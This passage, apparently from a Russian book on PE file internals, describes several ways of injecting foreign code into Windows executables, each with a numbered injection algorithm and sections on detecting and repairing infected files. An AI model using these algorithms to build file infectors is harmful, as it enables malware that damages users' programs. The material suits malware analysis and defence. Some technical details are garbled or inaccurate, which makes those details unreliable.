объявляем текущий адрес кандидатом в перемещаемые элементы. Смещаемся на байт, извлекаем следующее двойное слово и продолжаем действовать в том же духе, пока не достигнем конца образа. Теперь загружаем исследуемый файл в IDA и анализируем каждого кандидата на "правдоподобность": он должен представлять собой смещение, а не константу (отличие констант от смещений подробно рассматривалось в книге "Фундаментальные основы хакерства" Криса Касперски). Остается лишь сформировать таблицу перемещаемых элементов и записать ее в файл. К сожалению, предлагаемый алгоритм чрезвычайно трудоемок и не слишком надежен, так как смещение легко спутать с константой. Но других путей, увы, не существует. Остается надеяться лишь на то, что X-код окажется мал и затрет не всю таблицу, а только ее часть.

Категория А: внедрение путем сжатия части файла

Внедрение в регулярные последовательности фактически является разновидностью более общей техники внедрение в файл путем сжатия его части, в данном случае осуществляемое по алгоритму RLE. Если же использовать более совершенные алгоритмы (например, Хаффмана или Лемпеля—Зива), то стратегия выбора подходящих частей значительно упрощается. Давайте сожмем кодовую секцию, а на освободившееся место запишем свое тело. Легко в реализации, надежно в эксплуатации! Исключение составляют, пожалуй, одни лиши упакованные файлы, которые уже не ужмешь, хотя много ли X-коду нужно пространства? А секция кода упакованного файла должна содержать упаковщик, хорошо поддающийся сжатию. Собственно говоря, разрабатывать свой компрессор совершенно не обязательно, так как соответствующий функционал реализован и в самой ОС (популярная библиотека lz32.dll для наших целей непригодна, поскольку работает исключительно на распаковку, однако в распоряжении X-кода имеются и другие упаковщики: аудио/видеокодеки, экспортеры графических форматов, сетевые функции сжатия и др.).

Естественно, упаковка оригинального содержимого секции (или ее части) не обходится без проблем. Во-первых, следует убедиться, что секция вообще поддается сжатию. Во-вторых, предотвратить сжатие ресурсов, таблиц

экспорта/импорта и другой служебной информации, которая может присутствовать в любой подходящей секции файла и кодовой секции в том числе. В-третьих, перестроить таблицу перемещаемых элементов (если, конечно, она вообще есть), исключая из нее элементы, принадлежащие сжимаемой, секции и поручая настройку перемещаемых адресов непосредственно самому Х-коду.

Возникают проблемы и при распаковке. Она должна осуществляться на предельной скорости, иначе время загрузки файла значительно возрастет, и пользователь тут же почует что-то неладное. Поэтому обычно сжимают не всю секцию целиком, а только ее часть, выбрав места с наибольшей степенью сжатия. Страницы кодовой секции от записи защищены, и попытка их непосредственной модификации вызывает исключение. Можно, конечно, при внедрении Х-кода присвоить кодовой секции атрибут `IMAGE_SCN_MEM_WRITE`, но красивым это решение никак не назовешь, оно демаскирует Х-код и снижает надежность программы. Это все равно, что сорвать с котла аварийный клапан — так и до взрыва недалеко. Лучше (и правильнее!) динамически присвоить атрибут `PAGE_READWRITE` вызовом `VirtualProtect`, а после завершения распаковки возвратить атрибуты на место (рис. 7.9).



Рис. 7.9. Внедрение Х-кода путем сжатия секции

Внедрение

Обобщенный алгоритм внедрения выглядит так:

1. Открываем файл, считываем PE-заголовок.
2. Находим в таблице секций секцию с атрибутом `IMAGE_SCN_CNT_CODE` (как правило, это первая секция файла).
3. Убеждаемся, что эта секция пригодна для внедрения (она сжимается, не содержит в себе никаких служебных таблиц, используемых загрузчиком, и не имеет атрибута `IMAGE_SCN_MEM_DISCARDABLE`).
4. Сжимаем секцию и записываем себя на освободившееся пространство, размещая Х-код либо в начале секции, либо в ее конце.

5. Анализируем таблицу перемещаемых элементов, "выкусываем" оттуда все элементы, относящиеся к сжатой части секции, и размещаем их внутри X-кода, а на "выкушенные" места записываем `IMAGE_REL_BASED_ABSOLUTE` — своеобразный аналог команды `NOP` для перемещаемых элементов.

Идентификация пораженных объектов

Распознать факт внедрения в файл путем сжатия части секции трудно, но все-таки возможно. Дизассемблирование сжатой секции обнаруживает некоторое количество бессмысленного мусора, настораживающего опытного исследователя, но зачастую ускользающего от новичка. Разумеется, речь не идет о внедрении в секцию данных — присутствие постороннего кода не заметит только слепой (однако если X-код перехватывает управление косвенным образом, он не будет дизассемблирован IDA и может прикинуться овечкой невинного массива данных).

Обратите внимание на раскладку страничного имиджа. Если виртуальные размеры большинства секций много больше физических, файл, по всей видимости, сжат каким-либо упаковщиком. В несколько меньшей степени это характерно для протекторов, вирусы же практически никогда не уменьшают физического размера секций, так как для этого им пришлось бы перестраивать всю структуру заражаемого файла целиком, что не входит в их планы.

Восстановление пораженных объектов

Типичная ошибка большинства разработчиков — отсутствие проверки на принадлежность сжимаемой секции служебным структурам (или некорректно выполненная проверка). В большинстве случаев ситуация обратима, достаточно, обнулив все поля DATA DIRECORY, загрузить файл в дизассемблер, реконструировать алгоритм распаковщика и написать свой собственный, реализованный на любом симпатичном языке (например, IDA-Си, тогда для восстановления файла даже не придется выходить из IDA).

Если же файл запускается вполне нормально, то для удаления X-кода достаточно немного потрассировать его в отладчике, дождавшись момента передачи управления оригинальной программе, и немедленно сбросить дамп.

Категория A: создание нового NTFS-потока внутри файла

Файловая система NTFS поддерживает множество потоков в рамках одного файла, иначе называемых *расширенными атрибутами* (Extended Attributes) или именованными разделами. Безымянный атрибут соответствует основному телу файла, атрибут `$DATE` — времени создания файла и т. д. Вы также можете создавать и свои атрибуты длиной до 64 Кбайт, размещая в них всякую

всячину (например, X-код). Аналогичную технику использует и Mac OS, только там потоки именуются трудно переводимым словом forks. Подробнее об этом можно прочитать в "Основах Windows NT и NTFS" Хелен Кастер, "Недокументированных возможностях Windows NT" А. В. Коберниченко и "Windows NT File System Internals" Раджива Нагара.

Сильной стороной этого алгоритма является высочайшая степень его скрытости, так как видимый объем файла при этом не увеличивается (под размером файла система понимает отнюдь не занимаемое им пространство, а размер основного потока), однако список достоинств на этом и заканчивается. Теперь поговорим о недостатках. При перемещении файла в не NTFS-раздел (например, на дискету, в zip или на CD-R/RW) все рукотворные потоки бесследно исчезают. То же самое происходит при копировании файла из оболочки наподобие Total Commander (в девичестве Windows Commander) или обработке архиватором. К тому же полноценная поддержка NTFS есть только в Windows NT.

Внедрение

Ввиду хрупкости расширенных атрибутов X-код необходимо проектировать так, чтобы пораженная программа сохраняла свою работоспособность даже при утрате всех дополнительных потоков. Для этого в свободное место подопытной программы (например, в PE-заголовок) внедряют крошечный загрузчик, который считывает свое продолжение из NTFS-потока, а если его там не окажется, передает управление программе-носителю.

Функции работы с потоками недокументированы и доступны только через Native API. Это `NtCreateFile`, `NtQueryEaFile` и `NtSetEaFile`, описание которых можно найти в книге "The Undocumented Functions Microsoft Windows NT/2000" Томаша Новака (Tomasz Nowak), электронная копия которой может быть бесплатно взята на сервере **NTinterlnals.net**.

Создание нового потока осуществляется вызовом функции `NtCreateFile`, среди прочих аргументов принимающей указатель на структуру `FILE_FULL_EA_INFORMATION`, передаваемый через `EaBuffer`. Вот она-то нам и нужна! Как вариант, можно воспользоваться функцией `NtSetEaFile`, передав ей дескриптор, возращенный `NtCreateFile`, открывающей файл обычным образом. Перечислением (и чтением) всех имеющихся потоков занимается функция `NtQueryEaFile`. Прототипы всех функций и определения структур содержатся в файле NTDDK.H, в котором присутствует достаточное количество комментариев, чтобы со всем этим хозяйством разобраться, однако до тех пор, пока Windows 9*x* не будет полностью вытеснена с рынка, подобная техника внедрения, судя по всему, останется невостребованной (рис. 7.10).



Рис. 7.10. Файловая система NTFS поддерживает несколько потоков в рамках одного файла (рисунок, к сожалению, на китайском — другой найти не удалось, но приблизительная структура понятна и без перевода)

Идентификация пораженных объектов

Штатные средства Windows не позволяют просматривать расширенные атрибуты файлов, мне также неизвестна ни одна утилита сторонних производителей, способная справиться с этой задачей, поэтому необходимый минимум программного обеспечения приходится разрабатывать самостоятельно. Наличие посторонних потоков внутри файла однозначно свидетельствует о его зараженности.

Другой, не менее красноречивый признак внедрения, — это обращение к функциям `NtQueryEaFile`/`NtSetEaFile`, которое может осуществляться как непосредственным импортом из NTDLL.DLL, так и прямым вызовом

```
INT 2Eh.EAX=067h/INT 2Eh.EAX = 9Ch,
```

а в Windows XP еще и машинной командой `syscall`. Возможен также вызов по прямым адресам NTDLL.DLL или динамический поиск экспортируемых функций в памяти.

Восстановление пораженных объектов

Если после обработки упаковщиком/архиватором или иных внешне безобидных действий файл неожиданно отказал в работе, одним из возможных объяснений является гибель расширенных атрибутов. При условии, что потоки не использовались для хранения оригинального содержимого файла, у нас неплохие шансы на восстановление. Просто загрузите файл в дизассемблер и, проанализировав работу X-кода, примите необходимые меры

противодействия. Более точной рекомендации дать, увы, не получается, поскольку такая тактика внедрения существует лишь теоретически, и своего боевого крещения еще не получила.

Для удаления ненужных потоков можно воспользоваться уже описанной функцией `NtSetEaFile`.

Категория B: растяжение заголовка

Никакой уважающий себя X-код не захочет зависеть от наличия свободного места в подопытном файле, поскольку это унизительно и вообще не похакерски.

Когда пространства, имеющегося в PE-заголовке (или какой-либо другой части файла), оказывается недостаточно для размещения всего X-кода целиком, мы можем попробовать растянуть заголовок на величину, выбранную по своему усмотрению. До тех пор пока `SizeOfHeaders` не превышает физического смещения первой секции, такая операция осуществляется элементарно, но вот дальше начинаются проблемы, для решения которых приходится кардинально перестаивать структуру подопытного файла. Как минимум, необходимо увеличить Raw Offset всех секций на величину, кратную принятой степени выравнивания, прописанной в поле `File Alignment`, и физически переместить хвост файла, записав X-код на освободившееся место.

Максимальный размер заголовка равен виртуальному адресу первой секции, что и неудивительно, так как заголовок не может перекрываться содержимым страничного имиджа. Учитывая, что минимальный виртуальный адрес составляет `1000h`, а типичный размер заголовка `300h`, мы получаем в свое распоряжение порядка 3 Кбайт свободного пространства, достаточного для размещения практически любого X-кода. В крайнем случае можно поместить оставшуюся часть в оверлей. Хитрость заключается в том, что системный загрузчик загружает лишь первые SizeOfHeaders байтов заголовка, а остальные (при условии, что они есть) оставляет болтаться в оверлее. Мы можем сдвинуть Raw Offset всех секций хоть на мегабайт, внедрив мегабайт X-кода в заголовок, но в память будет загружено только SizeOfHeaders байтов, а о загрузке остальных X-код должен позаботиться самостоятельно.

К сожалению, одной лишь коррекции Raw Offset для сохранения файла работоспособности может оказаться недостаточно, поскольку многие служебные структуры (например, таблица отладочной информации) привязываются к своему физическому местоположению, которое после растяжения заголовка неизбежно отнесет в сторону. Правила этикета требуют либо скорректировать все ссылки на абсолютные физические адреса (а для этого мы должны знать формат всех корректируемых структур, среди которых есть полностью или частично недокументированные, взять хотя бы ту же отладочную информацию), либо отказаться от внедрения, если один или

несколько элементов таблицы DATA DIRECTIRY содержат нестандартные структуры (ресурсы, таблицы экспорта, импорта и перемещаемых элементов используют только виртуальную адресацию, поэтому ни в какой дополнительной корректировке не нуждаются). Следует также убедиться и в отсутствии оверлеев, поскольку многие из них адресуются относительно начала файла. Проблема в том, что мы не можем надежно отличить настоящий оверлей от мусора, оставленного линкером в конце файла, и потому приходится идти на неоправданно спекулятивные допущения, что все, что занимает меньше одного сектора, — не оверлей. Или же различимыми эвристическими методами пытаться идентифицировать мусор (рис. 7.11).



Рис. 7.11. Подопытный файл и его проекция в память до и после внедрения X-кода путем растяжения заголовка

Внедрение

Типичный алгоритм внедрения выглядит так:

1. Считываем PE-заголовок.
2. Проверяем DATA DIRECTORY на предмет присутствия структур, привязывающихся к своему физическому смещению, и если таковые обнаруживаются, либо отказываемся от внедрения, либо готовимся их скорректировать.
3. Если `SizeOfHeaders = FS.v_a`, отказываемся от внедрения, так как внедряться уже некуда.
4. Если `SizeOfHeaders != FS.r_off` первой секции, подопытный файл содержит оверлей и после внедрения может оказаться неработоспособным, однако если от `SizeOfHeders` до Raw Offset содержатся одни нули, внедряться сюда все-таки можно.

5. Если `sizeof(X-code) <= FS.r_off`, переходим к внедрению в PE-заголовок.
6. Если `sizeof(X-code) <= FS.v_a`, то:
   - вставляем `ALIGN_UP((sizeof(X-code) + SizeOfHeaders – FS.r_off), FA)` байтов между концом заголовка и началом страничного имиджа, физически перемещая хвост файла. При загрузке файла весь X-код будет спроецирован в память;
   - увеличиваем поле `SizeOfHeaders` на заданную величину.
7. Если `sizeof(X-code) > FS.v_a`, то:
   - вставляем `ALIGN_UP((sizeof(X-code) + SizeOfHeaders – FS.r_off), FA)` байтов между концом заголовка и началом страничного имиджа, физически перемещая хвост файла; при загрузке файла системный загрузчик спроецирует только первые `FS.v_a – SizeOfHeaders` байтов X-кода, а все последующие ему придется считывать самостоятельно;
   - `SizeOfHeaders := FS.v_a;`.
8. Увеличиваем Raw Offset всех секций на величину физической раздвижки файла.
9. Корректируем все структуры, привязанные к физическим смещениям внутри файла, перечисленные в DATA DIRECTORY.

Восстановление пораженных объектов

При растягивании заголовка с последующим перемещением физического содержимого всех секций и оверлеев вероятность нарушения работоспособности файла весьма велика, а причины ее следующие: неверная коррекция Raw Offset и привязка к физическим адресам. Ну, против неверной коррекции, вызванной грубыми алгоритмическими ошибками, не попрешь, и с испорченным файлом, скорее всего, придется расстаться (но все-таки попытайтесь, отталкиваясь от виртуальных размеров/адресов секций, определить их физические адреса или идентифицируйте границы секций визуальными методами, они достаточно характерны, hex-редактор вам в помощь!), а вот преодолеть привязку к физическим адресам можно! Проще всего это сделать, вернув содержимое секций/оверлеев на старое место, на их историческую родину, так сказать. Последовательно сокращая размер заголовка на величину File Alignment и физически подтягивая секции на освободившееся место, добейтесь его работоспособности. Ну, а если не получится, значит, причина в чем-то еще.

Категория B: сброс части секции в оверлей

Вместо того чтобы полностью или частично сжимать секцию, можно ограничиться переносом ее содержимого в оверлей, расположенный в конце,

середине или начале файла. Дописать в конец файла проще всего. Никакие поля PE-заголовка при этом корректировать не надо — копируем `sizeof(X-code)` байтов любой части секции в конец файла, а на освободившееся место внедряем X-код, который перед передачей управления программе-носителю считывает его с диска, возвращая на исходное место.

Сложнее поместить оверлей в средине файла, расположив его между секциями кода и данных, например, что обеспечит ему высокую степень скрытости. Для этого будет необходимо увеличить Raw Offset всех последующих секций на величину

```
ALIGN_UP(sizeof(X-code), FA),
```

физически сдвинув секции внутри файла. Аналогичным образом осуществляется и создание оверлея в заголовке, о котором мы уже говорили.

При обработке файла упаковщиков оверлеи (особенно серединные) обычно гибнут, но даже если и выживают, оказываются расположенными совершенно с другими физическими смещениями, поэтому X-код при поиске оверлея ни в коем случае не должен жестко привязываться к его адресам, вычисляя их на основе физического адреса следующей секции. Пусть длина оверлея составляет `OX` байтов, тогда его смещение будет равно:

```
NS.r_off — OX,
```

а для последнего оверлея файла

```
SizeOfFile — OX.
```

Оверлеи в заголовках намного более выносливы, но при упаковке UPX гибнут и они (рис. 7.12).



Рис. 7.12. Внедрение X-кода в файл путем сброса части секции в оверлей

Внедрение

Обобщенный алгоритм внедрения выглядит так:

1. Считываем PE-заголовок и приступаем к его анализу.
2. Если DATA DIRECORY содержит ссылку на структуру, привязывающуюся к физическим смещениям, либо готовимся скорректировать ее надлежащим образом, либо отказываемся от внедрения.
3. Если `LS.r_off + LS.r_sz > SizeOfFile`, файл, скорее всего, содержит оверлей, и лучше отказаться от внедрения.
4. Если физический размер какой-либо секции превышает виртуальный на величину, большую или равную File Alignment, файл, скорее всего, содержит серединный оверлей, и настоятельно рекомендуется отказаться от внедрения.
5. Выбираем секцию, подходящую для внедрения (`IMAGE_SCN_MEM_SHARED`, `IMAGE_SCN_MEM_DISCARDABLE` сброшены, `IMAGE_SCN_MEM_READ` или `IMAGE_SCN_MEM_EXECUTE` установлены, `IMAGE_SCN_CNT_CODE` или `IMAGE_SCN_CNT_INITIALIZED_DATA` установлены); которой, как правило, является первая секция файла.
6. Физическое смещение начала секции в файле равно ее Raw Offset (это надежное поле, и ему можно верить).
7. Физическое смещение конца секции в файле вычисляется более сложным образом: `min(CS.Raw Offset + ALIGN_DOWN(CS.r_sz, FA), NS.raw_off)`.
8. Находим часть секции, не содержащую подструктур служебных таблиц PE-файла, таких, например, как таблицы импорта/экспорта.
9. В выбранной части (частях) секции находим один или несколько регионов, свободных от перемещаемых элементов, а если это невозможно, "выкусываем" эти элементы из fixup table для последующей обработки X-кодом вручную.
10. При желании находим первый пролог и последний эпилог внутри выбранных частей секции, чтобы линия "отреза" не разорвала функцию пополам (это не нарушит работоспособности файла, но сделает факт внедрения более заметным).
11. Если мы хотим создать оверлей внутри файла, то:
    - увеличиваем Raw Offset всех последующих секций на величину `ALIGN_UP(sizeof(X-code), FA)`;
    - физически сдвигаем все последующие секции в файле на эту же величину;
    - перемещаем выбранные части секции в оверлей, записывая их в произвольном формате, но так, чтобы сами потом смогли разобраться.

12. Если мы хотим создать оверлей в конце файла, то:
    - дописываем выбранные части секции в конец файла, записывая их в произвольном формате.
13. На освободившееся место записываем X-код.

Идентификация пораженных объектов

Дизассемблирование таких файлов не выявляет ничего необычного: X-код расположен в секции кода, там, где и положено всякому нормальному коду быть. Никакого подозрительного мусора также не наблюдается. Правда, обнаруживается некоторое количество перекрестных ссылок, ведущих в середину функций (и эти функции, как нетрудно догадаться, принадлежат X-коду, даже если он и обрежет выдираемые фрагменты секций по границам функций, смещения функций X-кода внутри каждого из фрагментов будут отличаться от оригинальных, вырезать каждую функцию по отдельности не предлагать — это слишком нудно), однако такое нередко случается и с заведомо незараженными файлами, поэтому оснований для возбуждения уголовного дела как будто бы нет. Присутствие серединного оверлея легко распознать по несоответствию физических и виртуальных адресов, чего не наблюдается практически ни у одного нормального файла, однако наличие оверлея в конце файла — это нормально.

Ничего другого не остается, как анализировать весь X-код целиком, и если манипуляции с восстановлением секции будут обнаружены, факт внедрения окажется разоблачен. X-код выдает себя вызовом функций `VirtualProtect` (присвоение атрибута записи) и `GetCommandLine`, `GetModuleBaseName`, `GetModuleFullName` или `GetModuleFullNameEx` (определение имени файла-носителя). Убедитесь также, что кодовая секция доступна только лишь на чтение, в противном случае шансы на присутствие X-кода существенно возрастут (и ему уже будет не нужно вызывать `VirtualProtect`).

Восстановление пораженных объектов

Обычно приходится сталкиваться с двумя алгоритмическими ошибками, допущенными разработчиками внедряемого кода: корректной проверкой на пересечение сбрасываемой части секции со служебными данными и внедрение в секцию с неподходящими атрибутами. Обе полностью обратимы.

Реже встречаются ошибки определения длины сбрасываемой секции: если

```
CS.v_sz < CS.r_sz
```

и

```
CS.r_off + CS.raw_sz > NS.raw_off,
```

то системный загрузчик загружает лишь `CS.v_sz` байтов секции, а внедряемый код сбрасывает `CS.r_sz` байтов секции, захватывая кусочек следующей секции, не учитывая, что она может проецироваться совершенно по другим

адресам, и при восстановлении оригинального содержимого сбрасываемой секции кусочек следующей секции так и не будет восстановлен. Хуже того, X-код окажется как бы разорван двумя секциями пополам, и эти половинки могут находиться как угодно далеко друг от друга! Естественно, работать после этого он не сможет.

Если же пораженный файл запускается нормально, для удаления X-кода просто немного потрассируйте его и, дождавшись момента передачи управления основной программе, снимите дамп.

Категория B: создание своего собственного оверлея

Оверлей может хранить не только оригинальное содержимое секции, но и X-код! Правда, полностью вынести весь X-код в оверлей не удастся: как ни крути, но хотя бы крохотный загрузчик в основное тело все-таки придется внедрить, расположив его в заголовке, предхвостии, регулярной последовательности или других свободных частях файла.

Достоинства этого механизма в простоте его реализации, надежности, неконфликтности и т. д. Теперь уже не требуется анализировать служебные подструктуры на предмет их пересечения со сбрасываемой частью секции (мы ничего не сбрасываем!), и если оверлей погибнет, загрузчик просто передаст управление основной программе без нарушения ее работоспособности.

Располагать оверлей следует либо в конце файла, либо в его заголовке. Хоть это и будет более заметно, шансы выжить при упаковке у него значительно возрастут.

Внедрение

Алгоритм внедрения полностью аналогичен предыдущему, за тем лишь исключением, что в оверлей сбрасывается не часть секции файла-хозяина, а непосредственно сам X-код, обрабатываемый специальным загрузчиком. Внедрение загрузчика обычно осуществляется по категории A, хотя, в принципе, можно использовать и другие категории.

Идентификация пораженных объектов

Внедрения этого типа легко распознаются визуально по наличию загрузчика, как правило, внедренного по категории A, и присутствию оверлея в начале, конце или середине файла.

Восстановление пораженных объектов

Если X-код спроектирован корректно, для его удаления достаточно убить оверлей (например, упаковав программу ASPack со сброшенным флажком **Сохранять оверлеи**). Методика удаления загрузчика, внедренного по категории A, уже была описана.

Категория С: расширение последней секции файла

Идея расширения последней секции файла не нова и своими корнями уходит глубоко в историю, возвращая нас во времена господства операционной системы MS-DOS и файлов типа OLD EXE (помните историю с фальшивыми монетами, на которых было отчеканено 2000 г. д. н. э.? Древние не знали, что они живут до нашей эры! OLD EXE тогда еще не были OLD).

Это наиболее очевидный и наиболее популярный алгоритм из всех алгоритмов внедрения вообще (часто даже называемый стандартным способом внедрения), однако его тактико-технические характеристики оставляют желать лучшего: он чрезвычайно конфликтен, слишком заметен и реально применим лишь к некоторым PE-файлам, отвечающим всем предъявляемым к ним требованиям (зато он хорошо и безболезненно переносит упаковку и обработку протекторами).

На первый взгляд, идея не встречает никаких препятствий: дописываем X-код в хвост последней секции, увеличиваем размер страничного имиджа на соответствующую величину, не забывая о ее выравнивании, и передаем на X-код управление. Никаких дополнительных передвижений одних секций относительно других осуществлять не нужно, а значит, не нужно корректировать и их Raw Offset. Проблема конфликтов со служебными структурами PE-файла также отпадает, и нам нечего опасаться, что X-код перезапишет данные, принадлежащие таблице импорта или, например, ресурсам.

Но стоит только снять розовые очки и заглянуть в глаза реальности, как проблемы попрут изо всех щелей. А что, если конец последней секции не совпадает с концом файла? Может же там оказаться оверлей или просто мусор, оставленный линкером? А что, если последней секцией файла является секция неинициализированных данных или DISCARDABLE-секция, которая в любой момент может быть выгружена из файла?



Рис. 7.13. Внедрение X-кода в файл путем расширения последней секции

Внедряться в последнюю секцию файла не только технически неправильно, но и политически некорректно. Тем не менее и этот способ имеет право на существование, поэтому рассмотрим его поподробнее (рис. 7.13).

Внедрение

Если физический размер последней секции, будучи выровненным на величину File Alignment, не дотягивается до физического конца файла, значит, X-код должен либо отказаться от внедрения, либо пристегивать свое тело не к концу секции, а к концу файла. Разница не принципиальна, за исключением того, что оверлей теперь придется загружать в память, увеличивая как время загрузки, так и количество потребляемых ресурсов. Внедряться же между концом секции и началом оверлея категорически недопустимо, так как оверлеи чаще всего адресуются относительно начала файла (хотя могут адресоваться и относительно конца последней секции). Другая тонкость связана с пересчетом виртуального размера секции: если он больше физического (как чаще всего и случается), то он уже включает в себя какую-то часть оверлея, поэтому алгоритм вычисления нового размера существенно усложняется.

С атрибутами секций дела обстоят еще хуже. Секции неинициализированных данных вообще не обязаны загружаться с диска (хотя 9*x*/NT их все-таки загружают), а служебные секции (например, секция перемещаемых элементов) реально востребованы системой лишь на этапе загрузки PE-файла, активны только на стадии загрузки, а дальнейшее их пребывание в памяти негарантировано, и X-код запросто может схлопотать исключение еще до того, как успеет передать управление основной программе. Конечно, X-код может скорректировать атрибуты последней секции по своему усмотрению, но это ухудшит производительность системы и будет слишком заметно. Если физический размер последней секции равен нулю, что характерно для секций неинициализированных данных, лучше ее пропустить, внедрившись в предпоследнюю секцию.

Типичный алгоритм внедрения выглядит так:

1. Загружаем PE-заголовок и анализируем атрибуты последней секции.
2. Если флаг `IMAGE_SCN_MEM_SHARED` установлен, отказываемся от внедрения.
3. Если флаг `IMAGE_SCN_MEM_DISCARDABLE` установлен, либо отказываемся от внедрения, либо самостоятельно сбрасываем его.
4. Если флаг `IMAGE_SCN_CNT_UNINITIALIZED_DATA` установлен, лучше всего отказаться от внедрения.
5. Если `ALIGN_UP(LS.r_sz, FA) + LS.r_a > SizeOfFile`, файл содержит оверлей, и лучше отказаться от внедрения.
6. Если `LS.v_sz > LS.r_rz`, хвост секции содержит данные, инициализированные нулями, и следует либо отказаться от внедрения, либо перед передачей управления подчистить все за собой.

7. Дописываем X-код к концу файла.
8. Устанавливаем `LS.r_sz` на `SizeOfFile - LS.r_off`.
9. Если `LS.v_sz >= (LS.r_a + LS.r_sz + (SizeOfFile - (LS.r_a + ALIGN_UP(LS.r_sz, FA)))`, оставляем `LS.v_sz` без изменений; иначе `LS.v_sz := 0`.
10. Если `LS.v_sz != 0`, пересчитываем Image Size.
11. при необходимости корректируем атрибуты внедряемой секции: сбрасываем атрибут `IMAGE_SCN_MEM_DISCARDABLE` и присваиваем атрибут `IMAGE_SCN_MEM_READ`.
12. Пересчитываем Image Size.

Идентификация пораженных объектов

Внедрения этого типа идентифицировать проще всего — они выдают себя присутствием кода в последней секции файла, которой обычно является либо секция неинициализированных данных, либо секция ресурсов, либо служебная секция, например, секция импорта/экспорта или перемещаемых элементов.

Если исходный файл содержал оверлей (или мусор, оставленный линкером), он неизбежно перекрывается последней секций.

Восстановление пораженных объектов

Любовь начинающих программистов к расширению последней секции файла вполне объяснима (более или менее подробное описание этого способа внедрения можно найти практически в любом вирусном журнале), но вот алгоритмические ошибки, совершенные ими, непростительны и требуют сурового наказания, по крайней мере, общественного порицания.

Чаще всего встречаются ошибки трех типов: неверное определение позиции конца файла, отсутствие выравнивания и неподходящие атрибуты секции, причем большая часть из них необратима, и пораженные файлы восстановлению не подлежат.

